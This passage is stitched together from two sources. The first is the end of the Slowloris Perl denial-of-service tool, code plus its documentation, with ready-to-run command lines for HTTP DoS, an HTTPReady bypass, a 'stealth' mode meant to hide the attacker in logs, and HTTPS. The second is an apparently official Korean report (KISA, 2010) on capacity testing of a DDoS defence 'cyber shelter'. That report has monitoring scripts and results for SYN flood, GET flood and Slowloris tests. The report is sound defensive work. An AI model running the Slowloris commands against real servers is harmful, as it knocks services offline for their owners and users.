if ( print $handle "X-a: b\r\n" ) {

$working[$z] = 1;

$packetcount++;

}

else {

$working[$z] = 0;

#debugging info

$failed++;

$failedconnections++;

}

}

else {

$working[$z] = 0;

#debugging info

$failed++;

$failedconnections++;

}

}

}

print

"Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis thread now sleeping for $timeout seconds...\n\n";

sleep($timeout);

}

}

sub domultithreading {

my ($num) = @\_; my @thrs;

my $i

= 0;

my $connectionsperthread = 50;

while ( $i < $num ) {

$thrs[$i] =

threads->create( \&doconnections, $connectionsperthread, 1 );

$i += $connectionsperthread;

}

my @threadslist = threads->list(); while ( $#threadslist > 0 ) {

$failed = 0;

}

}

END

=head1 TITLE

Slowloris

=head1 VERSION

Version 0.7 Beta

=head1 DATE 06/17/2009

=head1 AUTHOR

RSnake <[h@ckers.org>](mailto:h@ckers.org) with threading from John Kinsella

=head1 ABSTRACT

Slowloris both helps identify the timeout windows of a HTTP server or Proxy server, can bypass httpready protection and ultimately performs a fairly low bandwidth denial of service. It has the added benefit of allowing the server to come back at any time (once the program is killed), and not spamming the logs excessively. It also keeps the load nice and low on the target server, so other vital processes don't die unexpectedly, or cause alarm to anyone who is logged into the server for other reasons.

=head1 AFFECTS

Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, others...?

=head1 NOT AFFECTED

IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid, others...?

=head1 DESCRIPTION

Slowloris is designed so that a single machine (probably a Linux/UNIX machine since Windows apperls to limit how many sockets you can have open at any given time) can easily tie up a typical web server or proxy server by locking up all of it's threads as they patiently wait for more

data. Some servers may have a smaller tolerance for timeouts than others, but Slowloris can compensate for that by customizing the timeouts. There is an added function to help you get started with finding the right sized timeouts as well.

As a side note, Slowloris does not consume a lot of resources so modern operating systems don't have a need to start shutting down sockets when they come under attack, which actually in turn makes Slowloris better than a typical flooder in certain circumstances. Think of Slowloris as the HTTP equivalent of a SYN flood.

=head2 Testing

If the timeouts are completely unknown, Slowloris comes with a mode to help you get started in your testing:

=head3 Testing Example:

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 80 -test

This won't give you a perfect number, but it should give you a pretty good guess as to where to shoot for. If you really must know the exact number, you may want to mess with the @times array (although I wouldn't suggest that unless you know what you're doing).

=head2 HTTP DoS

Once you find a timeout window, you can tune Slowloris to use certain timeout windows. For instance, if you know that the server has a timeout of 3000 seconds, but the the connection is fairly latent you may want to make the timeout window 2000 seconds and increase the TCP timeout to 5 seconds. The following example uses 500 sockets. Most average Apache servers, for instance, tend to fall down between 400-600 sockets with a default configuration. Some are less than 300. The smaller the timeout the faster you will consume all the available resources as other sockets that are in use become available - this would be solved by threading, but that's for a future revision. The closer you can get to the exact number of sockets, the better, because that will reduce the amount of tries (and associated bandwidth) that Slowloris will

make to be successful. Slowloris has no way to identify if it's successful or not though.

=head3 HTTP DoS Example:

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 80 -timeout 2000 -num 500

-tcpto 5

=head2 HTTPReady Bypass

HTTPReady only follows certain rules so with a switch Slowloris can bypass HTTPReady by sending the attack as a POST verses a GET or HEAD request with the -httpready switch.

=head3 HTTPReady Bypass Example

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 80 -timeout 2000 -num 500

-tcpto 5 -httpready

=head2 Stealth Host DoS

If you know the server has multiple webservers running on it in virtual hosts, you can send the attack to a seperate virtual host using the -shost variable. This way the logs that are created will go to a different virtual host log file, but only if they are kept separately.

=head3 Stealth Host DoS Example:

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 80 -timeout 30 -num 500

-tcpto 1 -shost [www.virtualhost.com](http://www.virtualhost.com/)

=head2 HTTPS DoS

Slowloris does support SSL/TLS on an experimental basis with the -https switch. The usefulness of this particular option has not been thoroughly

tested, and in fact has not proved to be particularly effective in the very few tests I performed during the early phases of development. Your mileage may vary.

=head3 HTTPS DoS Example:

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 443 -timeout 30 -num 500

-https

=head2 HTTP Cache

Slowloris does support cache avoidance on an experimental basis with the -cache switch. Some caching servers may look at the request path part of the header, but by sending different requests each time you can abuse more resources. The usefulness of this particular option has not been thoroughly tested. Your mileage may vary.

=head3 HTTP Cache Example:

./slowloris.pl -dns [www.example.com](http://www.example.com/) -port 80 -timeout 30 -num 500

-cache

=head1 Issues

Slowloris is known to not work on several servers found in the NOT AFFECTED section above and through Netscalar devices, in it's current incarnation. They may be ways around this, but not in this version at this time. Most likely most anti-DDoS and load balancers won't be thwarted by Slowloris, unless Slowloris is extremely distrubted, although only Netscalar has been tested.

Slowloris isn't completely quiet either, because it can't be. Firstly, it does send out quite a few packets (although far far less than a typical GET request flooder). So it's not invisible if the traffic to the site is typically fairly low. On higher traffic sites it will unlikely that it is noticed in the log files - although you may have trouble taking down a larger site with just one machine, depending on their architecture.

For some reason Slowloris works way better if run from a \*Nix box than from Windows. I would guess that it's probably to do with the fact that Windows limits the amount of open sockets you can have at once to a fairly small number. If you find that you can't open any more ports than ~130 or so on any server you test - you're probably running into this "feature" of modern operating systems. Either way, this program seems to work best if run from FreeBSD.

Once you stop the DoS all the sockets will naturally close with a flurry of RST and FIN packets, at which time the web server or proxy server will write to it's logs with a lot of 400 (Bad Request) errors. So while the sockets remain open, you won't be in the logs, but once the sockets close you'll have quite a few entries all lined up next to one another.

You will probably be easy to find if anyone is looking at their logs at

that point - although the DoS will be over by that point too.

=head1 What is a slow loris?

What exactly is a slow loris? It's an extremely cute but endangered mammal that happens to also be poisonous. Check this out:

<http://www.youtube.com/watch?v=rLdQ3UhLoD4>

2. 측정상태 모니터링을 위한 쉘코드

한계용량 측정 시 결과 및 증거 수집을 위한 트레이스파일(PCAP) 저 장과 연결상태 정보, 대응시간 육안식별 및 컴퓨터 사용 점유율 파악을 위해 해당 정보의 모니터링을 위해 쉘코드를 사전 작성하여 보다 신속하 고 체계적인 DDoS 한계용량을 측정 한다.

가. 트레이스파일 저장을 위한 쉘코드

DDoS 한계용량 측정 전 증거저장 및 결과 분석을 위한 PCAP파일 생

성을 위해 tcpdump의 명령어를 사용한 쉘코드를 아래 표와 같이 작성 하였다.

[표 7-13] PCAP파일 저장을 위한 쉘코드

#!/bin/bash

DIR="01\_TCP\_DUMP" ATTACKTYPE="GETFLOODING" IFCE="eth0" SNIFFET\_SIZE="1514"

FILE=$(date +"%y%m%d%H%M%S-$ATTACKTYPE") PCAP\_SIZE="200"

FILTER="tcp and port 80"

sudo mkdir ../02\_EVIDENCE/$DIR

sudo tcpdump -nni $IFCE -s $SNIFFET\_SIZE -w

../02\_EVIDENCE/$DIR/$FILE -C $PCAP\_SIZE $FILTER

나. 연결성 정보 저장을 위한 쉘코드

리눅스 netstat 명령어를 사용하여 ToA와 공격 PC에서 TCP Stack에 쌓인 연결정보를 파악한다.

[표 7-14] netstat를 이용한 연결정보 저장을 위한 쉘코드

#!bin/bash

sudo mkdir ../02\_EVIDENCE/03\_CONNT\_DUMP printf "TIMESTAMP\t\tconnection\n" >>

../02\_EVIDENCE/03\_CONNT\_DUMP/$DATE.dat

printf "TIMESTAMP\t\tconnection\n" while true

do

CNT=$(netstat -ant|grep 80|grep -v LISTEN|wc -l) DATE=$(date "+20%y-%m-%d")

TIME=$(date "+%H:%M:%S")

printf "%s-%s\t\t%s\n" $DATE $TIME $CNT >>

../02\_EVIDENCE/03\_CONNT\_DUMP/$DATE.dat

printf "%s-%s\t\t%s\n" $DATE $TIME $CNT sleep 5

done

다. ToA 반응시간 확인을 위한 쉘코드

공격 중 정상PC에서 ToA에 접속 가능 여부와 반응시간을 파악하기 위해 사전에 아래와 같은 쉘코드를 작성하고 ToA의 반응시간을 체크한 다.

[표 7-15] wget을 이용한 반응시간확인을 위한 쉘코드

#!bin/bash

while true do

sudo wget 192.168.0.204 -O /dev/null

sleep 1 done

라. 시스템 사용 점유 파악을 위한 쉘코드

시스템 사용 점유율은 sar를 사용하여 ToA와 공격PC의 시스템 사용 점유율( CPU, 메모리 사용율 등)을 체크한다.

[표 7-16] sar를 이용한 시스템사용점유율 파악을 위한 쉘코드

#!bin/bash


DATE=`date "+%y%m%d%H%M"`; DIR="02\_SAR\_DUMP"

sudo mkdir ../02\_EVIDENCE/$DIR

sudo sar -o ../02\_EVIDENCE/$DIR/SAR\_$DATE -u 1

## 제 **6** 절 한계용량 측정 시나리오

시나리오는 시스템별 시간 기반으로 역할 정의 후 진행되어 진다. 세 부 측정 시나리오는 아래 그림과 같다.



(그림 7-6) DDoS 한계용량 측정 시나리오

제 **7** 절 **DDoS** 한계용량 측정시험 결과

1. 한계용량 측정시험 결과 분석

측정된 결과는 PCAP파일로 저장하였고 해당 PCAP파일은 다시 argus 툴을 이용하여 연결정보를 추출하였으며 측정 시 참고할 필드를 정리하 기 위해 다시 텍스트 파일로 변형 후 분석을 진행하였다.

[표 7-17] 트레이스 분석명령어

|  |  |
| --- | --- |
| 항목 | 명령어 |
| BPS & PPS | 1. 연결정보 생성  ra -nzr 2010-07-14\:000003.arg -s startime, daddr, pkts, bytes, status - tcp and port 80 and host ooo.ooo.ooo.  awk  2. 주요 연결정보 추출  cat 02\_pps\_bps | sort -n | awk -v OFS="," '$1==prv{sp+=$3;dp+=$4;sb+=$5;db+=$6; next}{print prv, sp, dp, sb, db; sp=$3; dp=$4;sb=$5;db=$6;prv=$1}' |
| FPS | ra -nzr 2010-07-14\:000003.arg -s startime, status - tcp  and port 80 and host ooo.ooo.ooo.ooo and est | awk 'split($2, ts, "."){print ts[1]}' | sort -n | uniq -c |

2. 한계용량 측정시험 결과 가. 측정영역


[표 7-18] 측정 세부 영역

|  |  |
| --- | --- |
| 공격명 | 세부내용 |
| Syn Flooding | - TCP 비 연결성공격   * TCP Backlog Table 공격 * Rate limit 공격 * First Syn Drop 방식공격 * Spoofed/Not Spoofed 공격 |
| Get Flooding | - TCP 연결성 공격  - TCP Real Stack 공격  - 7.7 DDoS 공격 HTTP 헤더사용  - Text 시그니처 없음  - 행위기반 시그니처 차단 |
| CC - Attack | - TCP 연결성 공격  - TCP Real Stack 공격  - 7.7 DDoS 공격 HTTP 헤더사용  - Text 시그니처 존재  - Text 시그니처 차단  - 행위기반 시그니처 차단 |
| Slowrolis Attack | - 아파치 서버에 대한 공격  - 어플리케이션 수준의 Syn 공격  - IIS 기반의 웹서버에는 효과가 없음  - 행위기반 차단 |

나. 한계용량 측정을 위한 시험 결과

8장에서 진행할 DDoS 사이버 대피소 한계용량 측정을 위해 네트워크 트레이스파일(PCAP파일)의 저장부터 세션 연결정보를 분석하는 과정까 지 Syn\_Flooding, Get\_Flooding, CC-Attack, Sloworis 공격에 대한 세션 정보를 도출 하고 분석하였다.


1. Syn\_Flooding



(그림 7-7) Syn Flooding 공격 테스트 BPS, PPS

Syn Flooding 공격은 비 연결성 공격으로 BPS와 PPS만을 도출하였으 며 해당 Syn Flooding 공격은 C 언어로 코딩된 소스로 실행하였다. 공 격 시 7초 만에 ToA의 부하로 공격이 멈추었으며 해당 시간동안 BPS와 PPS의 추이는 (그림 7-7)과 같다. 전체 패킷 수는 114,363개의 TCP Syn 패킷이 송신되었으며 전체 6,175,602 바이트의 Outbound 트래픽이 발생 하였다.

1. Get Flooding




(그림 7-8) Get Flooding 공격 테스트 FPS

Get Flooding의 한계용량 측정시험은 Scapy를 이용하여 Perl로 코딩한 소스를 실행하여 공격트래픽을 약 1분간 생성하였으며 생성된 PCAP을 Argus로 Flow정보로 변환하여 시간 별 FPS 값을 도출하였다.

1. CC-Attack


CC-Attack은 공격의 특성처럼 Get Request 공격인 Get Flooding 공격 과 비슷한 현상이 도출되었다. 도출된 약 1분간의 초당 연결 수는 아래 그래프에서 확인해 볼 수 있다. CC-Attack의 측정 결과 역시 Tcpdump 툴을 사용하여 저장된 PCAP파일을 Argus 툴을 이용하여 Flow데이터로 변환 후 도출 하였다.



(그림 7-9) CC-Attack 공격 테스트 FPS

1. Slowloris

낮은 연결성 공격인 Slowloris 공격 측정 결과도 Get Flooding 공격과 비슷한 결과가 도출되었으며 해당 공격은 평균 초당 40개의 세션 연결이 유지 되었다.




(그림 7-10) Slowloris공격 테스트 FPS

# 제 **8** 장 사이버대피소 한계용량 측정 및 개선방안 도출

## 제 **1** 절 사이버대피소 한계용량 측정방안

DDoS 사이버대피소의 한계용량 측정은 DDoS 공격 대응에 대한 한 계용량 측정 방법론을 반영하여 망 절체방식으로 한계용량 측정한다.



(그림 8-1) DDoS 사이버대피소 한계용량 측정 구성안

DDoS 공격 유형별 한계용량 측정시험은 시나리오 및 측정항목을 작 성 후 진행되며 작성항목은 한계용량 측정 방법론 개발에서 도출결과를 기반으로 진행된다. DDoS 사이버대피소 단계별 시스템 구간 앞뒤에 Network Tap을 설치하여 실질적인 Network Packet 분석을 통한 장비 의 차단 효과 및 목표서버의 가용성을 검증한다.

[표 8-1] 검증 방안

|  |  |
| --- | --- |
| 구분 | 검증 방안 |
| 한계용량 측정 | o Tap에서의 Network Packet 정보 수집  - 한계용량 측정 툴 및 방법론 적용을 통한 검증  - 한계용량 측정을 위한 트래픽 수집을 통한 통계 분 |

|  |  |
| --- | --- |
|  | 석 및 유형별 공격 검증  - 계측기 트래픽, 정상 PC와 좀비 PC와의 적절 비율 확인 |
| DDoS  사이버대피 소 검증 | o Tap에서의 Network Packet 정보 수집  - 공격 후 구축된 DDoS 대응체계 구간 이후의  Network Packet 분석  - DDoS 대응구간을 우회한 공격 트래픽에 대한 분석 및 검증  - DDoS 한계용량 측정 좀비 PC의 차단율 분석 |
| o ToA에서의 정상 PC의 목표 서버 접근성(목표서버의  가용성) 확인  - TCP Layer 및 Application Layer에서의 가용성 분석  - 구축 전 측정 결과에서 도출된 가용성 지표 검증 및 수정 |

제 **2** 절 개요

1. 측정개요

o 목적: DDoS 사이버대피소의 공격유형별 취약구간을 도출

DDoS 공격 발생 시 최적의 대응체계를 마련

o 대상: DDoS 사이버대피소 단계별 대응시스템

o 측정일시: 2010년 8월16일 ~ 18일

o 측정 장소: KT 영동 ICC 7층 DDoS 사이버대피소 구축장소

o 한국인터넷진흥원 웹보안지원팀

o 수행: 시큐베이스

o 공격장비 운용: 씨큐비스타,

o 단계별 대응장비 운용: CDNetworks o 단계별 대응 시스템

[표 8-2] 단계별 대응시스템

|  |  |  |
| --- | --- | --- |
| 단계 | 모델 | 역할 |
| 1차 필터링  Anti-DDoS | SECUI NXG 10000D \*2 | - 대역폭소진공격방어  - 정책기반 접근제어  (Access Control) 실행 |
|  |  | - 사이트 별 한계용량에 따른 대 |
| 2차 필터링  QoS | Service Gateway-Sigma | 역폭 분배를 통해 상호 트래픽  간섭 제한  - 접속 IP를 사용대역폭 설정을 |
|  |  | 통한 오/남용 제한 |
|  |  | - 어플리케이션 수준의 사용자 |
|  |  | 행위분석을 통한 공격자 식별 |
| 3차 필터링  L7 Switch | Big-IP 8900 | - 웹 방화벽 기능을 통해 2차 공  격 방어 |
|  |  | - 웹 가속기 설치를 통한 대응용 |
|  |  | 량 증설 |

o 단계별 대응시스템 세부스펙

* 1차 필터링 Anti-DDoS
  + CPU :2.6Ghz(4core)\*2- NPU : 8Core Process
  + Memory : 16GB(Fast 4GB + Slow 12GB)
  + NIC : 10G Fiber\*4, Forensic 1GC\*1, 관리 1GC\*1,
  + Log 1GC\*1, HA 1GC\*3
  + HDD :2TB(1TB\*2)
  + Power : Dual Power 600W

- 2차 필터링 QoS

* + 10 Gigabit Ethernet SR Type \* 8Ports
  + 10/100/1000 Base-T Type Management Port
  + Up to 45Gbps Throughput
  + Dual DC Power Supply

- 3차 필터링 L7스위치


․ 8Port GE, 16Port 10/100/1000Base TX(RJ-45)

* + Base 16G Memory

․ 1600만 세션 처리

* + RamCache, Compression(50M), SSL 500TPS
  + Rate Shaping
  + IPv6
  + Throughput :12Gbps
  + Application Security Manager L
  + Redundant AC Power
  + 1G SFP Fiber Connector ROHS \* 4
  + XFP Fiber Connector (10G) ROHS \*2


2. 사이버대피소 방어개념도



(그림 8-2) DDoS 사이버대피소 방어개념도

3. 측정범위


총 4개 40G 망 중 1개 10G 회선망을 측정하고, 측정결과를 구성도가 같은 3개 회선망에 적용함



(그림 8-3) 사이버대피소 한계용량 측정 범위

4. 측정 프로세스 및 기관별 역할

기관별 역할과 사이버대피소 한계용량 측정 프로세스를 정의하여 측정 시 발생할 수 있는 문제점을 최소화할 수 있다.



(그림 8-4) DDoS 사이버대피소 측정 프로세스


[표 8-3] 기관별 역할 및 산출물

|  |  |  |
| --- | --- | --- |
| 구분 | 역할 | 산출물 |
|  | -한계용량 측정 계획마련 |  |
| 수행기관  (시큐베이스) | -한계용량 측정망 구축  -한계용량 측정진행  -한계용량 측정 증거수집 | -한계용량 측정계획서(시나리오 포함)  -한계용량 측정 결과보고서 |
|  | -측정 결과보고서 작성 |  |
| 주관기관  (KISA) | -DDoS 사이버대피소 한계용량 측정 수행 총괄 | - |
|  | -DDoS 사이버대피소 시스템 |  |
| 운영기관 | 운영 | -시나리오별 시스템 상태 측정 |
| (CDNetwork | -TAP 모듈을 사용하여 | 결과 값  -사나리오별 패킷덤프 |
| s) | 대응시스템 구간별 패킷 | PCAP파일 |
|  | 수집 |  |

## 제 **3** 절 사이버대피소 한계용량 측정망 구성

1. 한계용량 측정 N/W 구성도

인터넷 인입구간의 망 절체를 통해 사설 10.0.0.0 네트워크 망을 아래 그림과 같이 구성한다.



(그림 8-5) DDoS 사이버대피소 한계용량 측정 N/W망

2. 시스템 별 역할 가. NetSpear

* 모델명: NetSpearPro 2.0 5G (4G + 1G) o 수량: 2식 (4G, 1G)
* 역할

- 50,000 Bot Army 시뮬레이션

- 7.7 DDoS 재현

- DDoS 공격의 종류, 강도 지정 나. BreakingPointElite 10G

* 모델명: BreakingPointElite 10G o 수량: 1식
* 역할: 10 Gbps 정상 Flooding 트래픽 생성

다. TAP

* 모델명: 10Gigabit Fiber TAP FT-10G1 o 수량: 3식

o 역할: 단계별 패킷 미러링 라. Probe

* 모델명: GigaStor GS108TSR2-14K o 수량: 3식

o 역할: 측정패킷 저장 및 분석 마. L3 Switch

* 모델명: Force 10 S25N 10G o 수량: 3식

o 역할: 스위칭 및 라우팅

3. 측정망 구성 시 고려사항

측정망 구성 시 발생할 수 있는 문제점을 사전 점검하여 보다 신속하 고 체계적으로 DDoS 사이버대피소의 한계용량을 측정한다.

가. 측정망 구성 시 연결포트 관련

o 고려사항

- 사이버대피소 대부분의 시스템은 10Gbe포트로 구성됨

- NetSpear(공격장비)는 UTP케이블 포트로 병렬연결 필요

o 해결방안

- 10Gbps 급 L3 스위치를 사용하여 UTP케이블 연결구성이 가능함

- NetSpear를 사이버대피소 內 여유분 10G 스위치에 6~7개의 개별

1G포트로 병렬 연결함 나. ToA 설정관련 (웹서버설정)

o 고려사항

- 10G급 트래픽 및 세션연결을 위해 ToA의 높은 가용성이 요구됨

- 일관성 있고 정량적인 한계용량 수치의 도출 필요

o 해결방안

- LAMP환경을 구성하고 HTML 페이지의 수를 최소화하여 ToA


가용성을 최대화함

- LAMP환경 구축 시 아파치 서버를 Default 값으로 설정하여 일관성 있는 정량적인 수치를 도출함

## 제 **4** 절 한계용량 측정 수행 시나리오**(**계획**)**

1. 측정 1 Set

공격 유형별 Failure Point 도출을 위한 응용계층 공격을 진행한다.



(그림 8-6) 측정 1 Set 구성도

측정 1Set의 공격장비는 NetSpear로 측정하며 사이버대피소의 모든 시 스템은 Default값으로 설정한다. 예상되는 사이버대피소의 운용 시나리 오는 응용계층공격에 대한 측정이므로 2단계 방어체계인 Anti-DDoS 장 비에서 해당 공격을 허용하고 L7스위치에서 해당 공격을 대응한다. 행위 기반의 분석과 연결형 DDoS 공격에 대한 차단 및 접속 요청에 대한 허 위요청 식별 및 판별 IP를 3단계 L7스위치에서 제공되어야 한다. 대응장 비의 초기상태 유지를 위해 개별 공격 간에 10분 이상의 안정화 시간이 필요하다.

